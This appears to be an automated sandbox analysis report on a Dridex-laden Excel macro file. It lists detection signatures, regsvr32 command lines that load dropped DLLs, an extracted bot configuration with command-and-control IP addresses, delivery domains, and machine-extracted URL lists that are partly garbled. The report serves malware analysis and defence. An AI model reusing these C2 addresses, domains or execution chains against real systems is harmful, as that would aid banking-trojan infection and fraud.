ID: 338158
Sample Name:
sample20210111-01.xlsm
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 18:33:23
Date: 11/01/2021
Version: 31.0.0 Red Diamond

Table of Contents


Analysis Report sample20210111-01.xlsm

Overview

General Information

Sample Name:	sample20210111-01.xlsm
Analysis ID:	338158
MD5:	fa5350d4304c4c2..
SHA1:	fc8a20962b8cf86..
SHA256:	0104974a7bf43e2.
Tags:	Dridex xlsm

Most interesting Screenshot:



Detection


Hidden Macro 4.0 Dridex

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Detected Dridex e-Banking trojan
- Document exploit detected (creates …
- Document exploit detected (drops P…
- Found malware configuration
- Multi AV Scanner detection for subm…
- Sigma detected: BlueMashroom DLL…
- System process connects to networ…
- Document contains an embedded VB…
- Document exploit detected (UrlDown…
- Document exploit detected (process…
- Found Excel 4.0 Macro with suspicio…
- Machine Learning detection for dropp…
- Office process drops PE file

Classification



Startup

- **System is w10x64**
- EXCEL.EXE (PID: 6304 cmdline: 'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding MD5: 5D6638F2C8F8571C593999C58866007E)
  - regsvr32.exe (PID: 5544 cmdline: 'C:\Windows\System32\regsvr32.exe' -s C:\Users\user\AppData\Local\Temp\mkmanoo.dll. MD5: 426E7499F6A7346F0410DEAD0805586B)
  - splwow64.exe (PID: 6712 cmdline: C:\Windows\splwow64.exe 12288 MD5: 8D59B31FF375059E3C32B17BF31A76D5)
  - regsvr32.exe (PID: 860 cmdline: 'C:\Windows\System32\regsvr32.exe' -s C:\Users\user\AppData\Local\Temp\dunjzsby.dll. MD5: 426E7499F6A7346F0410DEAD0805586B)
  - regsvr32.exe (PID: 6384 cmdline: 'C:\Windows\System32\regsvr32.exe' -s C:\Users\user\AppData\Local\Temp\xnaitann.dll. MD5: 426E7499F6A7346F0410DEAD0805586B)
- **cleanup**

Malware Configuration

Threatname: Dridex


```
{
  "Config: ": [
    "-------------------------------------------------",
    "BOT ID",
    "-------------------------------------------------",
    "Bot id : 10444",
    "-------------------------------------------------",
    "IP Address table",
    "-------------------------------------------------",
    "Address count 4",
    "77.220.64.37:443",
    "80.86.91.27:3308",
    "5.100.228.233:3389",
    "46.105.131.65:1512"
  ]
}
```


Yara Overview

No yara matches

Sigma Overview


System Summary:

Sigma detected: BlueMashroom DLL Load

Sigma detected: Microsoft Office Product Spawning Windows Shell

Sigma detected: Regsvr32 Anomaly

Signature Overview



- AV Detection
- Compliance
- Software Vulnerabilities
- Networking
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Machine Learning detection for dropped file

Software Vulnerabilities:

Document exploit detected (creates forbidden files)

Document exploit detected (drops PE files)

Document exploit detected (UrlDownloadToFile)

Document exploit detected (process start blacklist hit)

E-Banking Fraud:

Detected Dridex e-Banking trojan

System Summary:

Document contains an embedded VBA macro which may execute processes

Found Excel 4.0 Macro with suspicious formulas

Office process drops PE file


HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control
Valid Accounts	Scripting 2 2	DLL Side-Loading 1	DLL Side-Loading 1	Scripting 2 2	OS Credential Dumping	Account Discovery 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Ingress Tool Transfer 1
Default Accounts	Native API 1	Boot or Logon Initialization Scripts	Extra Window Memory Injection 1	Obfuscated Files or Information 1	LSASS Memory	File and Directory Discovery 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Encrypted Channel 1 2
Domain Accounts	Exploitation for Client Execution 4 3	Logon Script (Windows)	Process Injection 1 2	DLL Side-Loading 1	Security Account Manager	System Information Discovery 1 4	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Standard Port 1
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Extra Window Memory Injection 1	NTDS	Query Registry 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Non-Application Layer Protocol 1
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Masquerading 1 1	LSA Secrets	Security Software Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Application Layer Protocol 2
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Virtualization/Sandbox Evasion 1	Cached Domain Credentials	Virtualization/Sandbox Evasion 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communicatio
External Remote Services	Scheduled Task	Startup Items	Startup Items	Process Injection 1 2	DCSync	Process Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Regsvr32 1	Proc Filesystem	System Owner/User Discovery 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protoco
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Masquerading	/etc/passwd and /etc/shadow	Remote System Discovery 1	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Invalid Code Signature	Network Sniffing	System Network Configuration Discovery 1	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	File Transfer Protocols


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
sample20210111-01.xlsm	27%	Virustotal		Browse
sample20210111-01.xlsm	8%	Metadefender		Browse
sample20210111-01.xlsm	32%	ReversingLabs	Script-Macro.Trojan.Woreflint	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\xnaitann.dll	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\OR0WKIO1\u8wa3gh[1].zip	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\dvnrlttv[1].zip	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\dunjzsby.dll	100%	Joe Sandbox ML		

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
osmosisecuador.com	5%	Virustotal		Browse

Source	Detection	Scanner	Label	Link
bulksms.interweblimited.com	2%	Virustotal		Browse
sistacweb.com	4%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://https://5.100.228.233:3389/	0%	Avira URL Cloud	safe	
http://https://80.86.91.27:3308/P	0%	Avira URL Cloud	safe	
http://https://77.220.64.37/105.131.65/pe	0%	Avira URL Cloud	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://5.100.228.233:3389/(	0%	Avira URL Cloud	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://80.86.91.27:3308/D	0%	Avira URL Cloud	safe	
http://https://80.86.91.27:3308/H	0%	Avira URL Cloud	safe	
http://https://46.105.131.65:1512/	0%	Avira URL Cloud	safe	
http://https://77.220.64.37/si(	0%	Avira URL Cloud	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://5.100.228.233:3389/8	0%	Avira URL Cloud	safe	
http://https://5.100.228.233:3389/soft	0%	Avira URL Cloud	safe	
http://https://77.220.64.37/si3	0%	Avira URL Cloud	safe	
http://https://80.86.91.27:3308/0	0%	Avira URL Cloud	safe	
http://https://80.86.91.27:3308//	0%	Avira URL Cloud	safe	
http://https://80.86.91.27:3308/rX	0%	Avira URL Cloud	safe	
http://https://80.86.91.27:3308/3	0%	Avira URL Cloud	safe	
http://https://77.220.64.37/si=	0%	Avira URL Cloud	safe	
http://https://5.100.228.233:3389/0	0%	Avira URL Cloud	safe	
http://https://77.220.64.37/.(	0%	Avira URL Cloud	safe	
http://https://80.86.91.27:3308/8	0%	Avira URL Cloud	safe	
http://https://80.86.91.27:3308//x	0%	Avira URL Cloud	safe	
http://https://5.100.228.233:3389/H	0%	Avira URL Cloud	safe	
http://https://5.100.228.233:3389/D	0%	Avira URL Cloud	safe	
http://https://80.86.91.27:3308/rh	0%	Avira URL Cloud	safe	
http://https://80.86.91.27:3308/(	0%	Avira URL Cloud	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://80.86.91.27:3308/-	0%	Avira URL Cloud	safe	
http://https://officeci.azurewebsites.net/api/	0%	Avira URL Cloud	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://wus2-000.pagecontentsync.	0%	URL Reputation	safe	
http://https://wus2-000.pagecontentsync.	0%	URL Reputation	safe	
http://https://wus2-000.pagecontentsync.	0%	URL Reputation	safe	
http://https://80.86.91.27/	0%	Avira URL Cloud	safe	
http://https://77.220.64.37/nd-point:	0%	Avira URL Cloud	safe	
http://https://80.86.91.27:3308/220.64.37	0%	Avira URL Cloud	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://5.100.228.233:3389/ES	0%	Avira URL Cloud	safe	
http://https://80.86.91.27:3308/crosoft	0%	Avira URL Cloud	safe	
http://https://80.86.91.27:3308/raphy	0%	Avira URL Cloud	safe	
http://https://77.220.64.37/3321935-2125563209-4053062332-1002	0%	Avira URL Cloud	safe	
http://https://77.220.64.37/B	0%	Avira URL Cloud	safe	
http://https://77.220.64.37/F	0%	Avira URL Cloud	safe	
http://https://77.220.64.37/;	0%	Avira URL Cloud	safe	
http://https://77.220.64.37/?	0%	Avira URL Cloud	safe	

Source	Detection	Scanner	Label	Link
http://https://77.220.64.37/S	0%	Avira URL Cloud	safe	
http://https://77.220.64.37/W	0%	Avira URL Cloud	safe	
http://https://77.220.64.37/H	0%	Avira URL Cloud	safe	
http://https://77.220.64.37/O	0%	Avira URL Cloud	safe	
http://https://5.100.228.233:3389/la	0%	Avira URL Cloud	safe	
http://https://77.220.64.37/c	0%	Avira URL Cloud	safe	
http://https://77.220.64.37/e	0%	Avira URL Cloud	safe	
http://https://5.100.228.233:3389/ll	0%	Avira URL Cloud	safe	
http://https://77.220.64.37/X	0%	Avira URL Cloud	safe	
http://https://77.220.64.37/53321935-2125563209-4053062332-1002	0%	Avira URL Cloud	safe	
http://https://46.105.131.65:1512/la	0%	Avira URL Cloud	safe	
http://https://5.100.228.233:3389/oft	0%	Avira URL Cloud	safe	
http://https://77.220.64.37/l	0%	Avira URL Cloud	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://5.100.228.233:3389/X	0%	Avira URL Cloud	safe	
http://https://5.100.228.233:3389/Z	0%	Avira URL Cloud	safe	
http://https://api.cortana.ai	0%	Avira URL Cloud	safe	
http://https://5.100.228.233:3389/P	0%	Avira URL Cloud	safe	
http://https://staging.cortana.ai	0%	Avira URL Cloud	safe	
http://https://5.100.228.233:3389/N	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
osmosisecuador.com	192.185.41.153	true	false	• 5%, Virustotal, Browse	unknown
bulksms.interweblimited.com	74.220.219.210	true	false	• 2%, Virustotal, Browse	unknown
sistacweb.com	184.171.244.207	true	false	• 4%, Virustotal, Browse	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://5.100.228.233:3389/	regsvr32.exe, 00000010.0000000 2.982129885.000000000080A000.0 0000004.00000020.sdmp, regsvr32.exe, 00000010.00000003.888626667.00000 0000086C000.00000004.00000001. sdmp, regsvr32.exe, 00000010.0 0000003.888613064.00000000008F 2000.00000004.00000001.sdmp, r egsvr32.exe, 00000012.00000003 .914533725.00000000031A8000.00 000004.00000001.sdmp, regsvr32.exe, 00000012.00000003.941475415.000000 00031AD000.00000004.00000001.s dmp, regsvr32.exe, 00000012.00 000003.968234770.00000000031AD 000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://80.86.91.27:3308/P	regsvr32.exe, 00000012.0000000 3.974657502.00000000031A4000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://shell.suite.office.com:1443	6EC7F2B2-66F2-402E-AC2F-EE48EA 399479.0.dr	false		high
http://https://77.220.64.37/105.131.65/pe	regsvr32.exe, 00000012.0000000 2.992729996.000000000317E000.0 0000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://autodiscover-s.outlook.com/	6EC7F2B2-66F2-402E-AC2F-EE48EA 399479.0.dr	false		high
http:// https://insertmedia.bing.office.net/images/officeonlinecontent/b rowse?cp=Flickr	6EC7F2B2-66F2-402E-AC2F-EE48EA 399479.0.dr	false		high
http://https://cdn.entity.	6EC7F2B2-66F2-402E-AC2F-EE48EA 399479.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http:// https://dev.virtualearth.net/REST/V1/GeospatialEndpoint/	6EC7F2B2-66F2-402E-AC2F-EE48EA 399479.0.dr	false		high


Name	Source	Malicious	Antivirus Detection	Reputation
http://https://5.100.228.233:3389/(	regsvr32.exe, 00000012.0000000 3.972870710.00000000031A3000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://rpsticket.partnerservices.getmicrosoftkey.com	6EC7F2B2-66F2-402E-AC2F-EE48EA 399479.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://lookup.onenote.com/lookup/geolocation/v1	6EC7F2B2-66F2-402E-AC2F-EE48EA 399479.0.dr	false		high
http://https://80.86.91.27:3308/D	regsvr32.exe, 00000012.0000000 3.914533725.00000000031A8000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://80.86.91.27:3308/H	regsvr32.exe, 00000012.0000000 3.958125909.00000000031AD000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http:// https://syncservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	6EC7F2B2-66F2-402E-AC2F-EE48EA 399479.0.dr	false		high
http://https://46.105.131.65:1512/	regsvr32.exe, 00000010.0000000 3.872389085.0000000000866000.0 0000004.00000001.sdmp, regsvr32.exe, 00000012.00000003.914533725.00000 000031A8000.00000004.00000001. sdmp, regsvr32.exe, 00000012.0 0000003.980149370.000000000319 B000.00000004.00000001.sdmp, r egsvr32.exe, 00000012.00000003 .938801902.00000000031AE000.00 000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http:// https://na01.oscs.protection.outlook.com/api/SafeLinksApi/GetPolicy	6EC7F2B2-66F2-402E-AC2F-EE48EA 399479.0.dr	false		high
http://https://77.220.64.37/si(	regsvr32.exe, 00000012.0000000 3.914533725.00000000031A8000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://api.aadrm.com/	6EC7F2B2-66F2-402E-AC2F-EE48EA 399479.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://5.100.228.233:3389/8	regsvr32.exe, 00000012.0000000 3.952484888.00000000031AD000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://5.100.228.233:3389/soft	regsvr32.exe, 00000010.0000000 2.982174522.0000000000866000.0 0000004.00000020.sdmp, regsvr32.exe, 00000012.00000003.958125909.00000 000031AD000.00000004.00000001. sdmp, regsvr32.exe, 00000012.0 0000003.978555876.00000000031A 4000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://77.220.64.37/si3	regsvr32.exe, 00000012.0000000 3.980149370.000000000319B000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://80.86.91.27:3308/0	regsvr32.exe, 00000012.0000000 3.974657502.00000000031A4000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://80.86.91.27:3308//	regsvr32.exe, 00000012.0000000 3.894507082.00000000031A8000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
